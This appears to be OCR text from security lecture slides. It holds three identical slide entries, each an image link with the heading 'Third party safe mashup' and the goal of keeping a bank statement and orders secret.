
Third party safe mashup

Goal: ensure bank statement and orders remain secret




Third party safe mashup

Goal: ensure bank statement and orders remain secret




Third party safe mashup

Goal: ensure bank statement and orders remain secret



